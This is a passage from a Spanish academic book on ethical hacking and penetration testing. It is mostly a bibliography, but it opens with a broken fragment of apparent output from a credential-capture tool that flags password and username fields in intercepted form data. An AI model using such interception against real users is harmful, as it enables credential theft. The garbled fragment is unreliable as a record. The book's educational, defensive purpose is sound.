POSSIBLE PASSWORD FIELD FOUND: had_password_prefilled=false
PARAM: ab_test_data=AAAARc/RFFcFFFAAAFAAAAAAAAAAAAAFAAAAAAAA/1QDGAAAAASAAE
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: ----------113276370030174
428841329635841
Content-Disposition: form-data; name="ts"
1610152407782
----------11327637003017442884132963584 1
Content-Disposition: form-data; name="q"

REFERENCIAS BIBLIOGRÁFICA

Alvarez Intriago, V. K. (abril de 2018). Propuesta de una metodología de pruebas de penetración orientada a riesgos. Universidad Espíritu Santo.

Araujo Robalino, M. I. (2024). Soluciones de seguridad en sistemas iot de hogares inteligentes para mitigar riesgos y vulnerabilidades mediante la realización de pruebas de penetración. Universidad Técnica de Ambato.

Benavides, E., Fuertes, W., & Sanchez, S. (2020). Caracterización de los ataques de phishing y técnicas para mitigarlos. Revista Ciencia y Tecnología, 97-104. Obtenido de https://dialnet.unirioja.es/servlet/articulo?codigo=7563018

Bonilla Vilchez, J. (2023). Importancia del uso de la ciberseguridad enfocada al hacking ético aplicados a las empresas: una revisión sistemática de la literatura.

Burgos Rivera, D. A. (10 de 05 de 2016). La importancia del hacking ético en el sector financiero.

Caballero, Vazquez, Diaz, & Linares. (2020). Security Through an Audit Plan. Obtenido de Ibarra Caballero, H. J., Zenteno Vázquez, A. C., Santiago Díaz, M. D. C., & Rubin Linares, G. T. (2020). EasyChair Preprint Security Through an Audit Plan

Callejas Espinoza, G. (2021). Ethical Hacking: Conciencia de Seguridad. Revista PGI, 43-46. Obtenido de https://ojs.umsa.bo/ojs/index.php/inf_fcpn_pgi/article/view/104

Cano, J. (2021). Desinstalando los fundamentos del “hacking ético”. De los “equipos tigre” al flujo de permisos y los espacios de conversación no técnicos. Global strategy reports.

Carrera Calderón, F. A., Quilligana Barraquel, J. E., Aguilar Martínez, M. D., & Fiallos Bonilla, S. F. (2019). Desafío de la ciberseguridad ante la legislación penal. Dilemas Contemporaneos.

Castillo Vera, O. (2021). Evaluación de metodologías de hacking ético para el diagnóstico de vulnerabilidades de la seguridad informática en una empresa de servicios logísticos.

Castro Vasquez. (2019). Pruebas de penetración e intrusión.

Chancusig Chancusig, J. D. (octubre de 2021). Análisis de seguridad en smart home basado en la metodología OWASP.

Chaudhary, A., & Pandey, S. (20 de julio de 2022). Escaneo de Vulnerabilidad. Obtenido de TechRxiv: 10.36227/techrxiv.20317194.v1

CISA. (2021). Certified Information Systems Auditor (CISA). Obtenido de https://www.cisa.gov/topics/critical-infrastructure-security-and-resilience/critical-infrastructure-sectors

Fernández Gutiérrez, L. A., Álvarez Valencia, L., Alvarez Matos, N., González Brito, H. R., & rujillo Casañola, Y. (2024). endencias actuales de las vulnerabilidades y ataques XSS. Serie Científica de la Universidad de las Ciencias Informáticas, 120-132.

Ferreira González, L. E. (2020). Análisis de la Metodología OSSTMM para comprobar la seguridad operacional de una organización.

García Meza, A. N. (2023). La relación entre compiladores y la seguridad informática: un análisis estático.

Gómez, D. (2022). Auditoría de seguridad informática. Ediciones de la U.

Guaña Moya, E. J., Sánchez Zumba, A., Chérrez Vintimilla, P., Chulde Obando, L., Jaramillo Flores, P. D. C., & Pillajo Rea, C. (2022). Ataques informáticos más comunes en el mundo digitalizado.

Guevara Jurado, L. A. (24 de 01 de 2022). El hacking ético como servicio conexo de consultoría en seguridad por parte de las empresas de seguridad privada. Obtenido de http://hdl.handle.net/10654/40525

Hurtado Vargas, L. F., & Calero Suntasig, H. D. (5 de 2020). Análisis de vulnerabilidades para la infraestructura de red de la bolsa de valores de Quito, aplicando una metodología de Ethical Hacking.

LEMA, J. A., & BEDON, S. A. (2022). Estado de arte de publicaciones sobre ciberataques a dispositivos de ciudades inteligentes.

Márquez Díaz, J. (2019). Riesgos y vulnerabilidades de la denegación de servicio distribuidos en internet de las cosas. Revista de Bioética y Derecho. Obtenido de https://scielo.isciii.es/scielo.php?pid=S1886-58872019000200006&script=sci_arttext

Medina Rojas, & Edwin Ferney. (2015). Hacking Ético: Una herramienta para la seguridad informática. Obtenido de Universidad Piloto de Colombia: Mendaño, L. A., & Hurtado Sandoval, M. E. (2017). Hacking Ético: Una herramienta para la seguridad informática.

Navarro Dolmestch, R. (2023). La autorización como causal de atipicidad en el delito de acceso ilícito a un sistema informático en la legislación chilena de delitos informáticos. . Revista Chilena De Derecho Y Tecnología, 1-24. Obtenido de https://doi.org/10.5354/0719-2584.2023.67546

Navia, M., & Zambrano Romero, W. (2021). nstrumento para la auditoría técnica de seguridad informática en pequeñosproveedores de Internet. Revista De Tecnologías de la Informática y las Telecomunicaciones, 2550-6730. Obtenido de https://doi.org/10.33936/isrtic.v5i2.3952

Navia, M., & Zambrano Romero, W. (27 de octubre de 2021). Instrumento para la auditoría técnica de seguridad informática en pequeñosproveedores de Internet. Revista de Tecnologias de la informatica y Telecomunicaciones. Obtenido de https://doi.org/10.33936/isrtic.v5i2.3952

Paudel, S. (2016). Vulnerable Web Applications and how to Audit Them: Use of OWASP Zed Attack Proxy effectively to find the vulnerabilities of web applications.

Placeres Salinas, S. I., Torres Mansur, S. M., & Barrera Espinosa, A. (2018). Ventajas del hacking ético para las organizaciones. Vinculatégica EFAN, p.724-729. Obtenido de Vinculatégica EFAN: https://doi.org/10.29105/vtga4.1-828

Quevedo, L. R. (2024). Tecnologías de defensa frente a inteligencia de amenazas y ciberataques. InnDev, 3(1), 127-141.

Quezada Sarmiento, P. A., Suárez Tinoco, E. A., Coloma Cuenca, A. X., Ruiz Salazar, R. R., Pinos Chamorro, B. P., Espinoza-Lara, E. P., . . . Martínez Campaña, C. E. (11 de 2022). Sobreexposición de adolescentes a Ciberdelitos. Revista Ibérica de Sistemas y Tecnologias de Informaçion, 419-435.

Rajan, A., & Erturk, E. (2017). Web Vulnerability Scanners: A Case Study. arXiv preprint arXiv:1706.08017. Obtenido de https://arxiv.org/abs/1706.08017

Sagar, D., Kukreja, S., Brahma, J., Tyagi, S., & Jain, P. (2018). Studying open source vulnerability scanners for vulnerabilities in web applications. IIOAB JOURNAL, 43-49.

Sánchez Bautista, G., & Ramírez Chávez, L. (2022). Amenazas de seguridad a considerar en el desarrollo de software. XIKUA Boletín Científico De La Escuela Superior De Tlahuelilpan, 31-37. Obtenido de https://doi.org/10.29057/xikua.v10i19.8118

Sánchez-Henarejos, A., Fernández-alemán, J. L., Toval, A., Hernández-Hernández, I., Sánchez-García, A. B., & Gea, J. M. (4 de abril de 2016). ScienceDirect.

Santiago Díaz, M., Rubín Linares, G., Zenteno Vázquez, A. C., Romero Hernández, Y., & Pérez Marcial, J. (2021). Aportaciones de las ciencias.

Si Liao, Zhou Chenming, Zhao Yonghui, Zhang Zhiyu, Zhang Chengwei, & Gao Yayu. (2020). A Comprehensive Detection Approach of Nmap: Principles, Rules and Experiments. Obtenido de ieeexplore: https://ieeexplore.ieee.org/abstract/document/9329410

Tajena Macías, M. (2018). Análisis de riesgos en seguridad de la información. Revista Científico-Académica Multidisciplinaria, 230-244.

Vivar Franco, I. A. (2023). Aplicacion de hacking etico para identificar amenazas, riesgos y vulnerabilidades en la red wifi. Universidad Técnica de Babahoyo.

ZScaler. (2024). ZScaler. Obtenido de https://www.zscaler.es/resources/security-terms-glossary/what-is-a-denial-of-service-attack

Zuluaga Mateus, A. D. (2017). Hacking etico basado en la metodologia abierta de testeo de seguridad.

Octubre 2024 - CID - Centro de Investigación y Desarrollo

Formato: PDF
Tamaño: A4 210 x 297 mm
Requisitos de sistema: Adobe Acrobat Reader
Modo de acceso: World Wide Web
biblioteca.ciencialatina.org
editorial@ciencialatina.org
Atención por WhatsApp al +52 22 2690 3834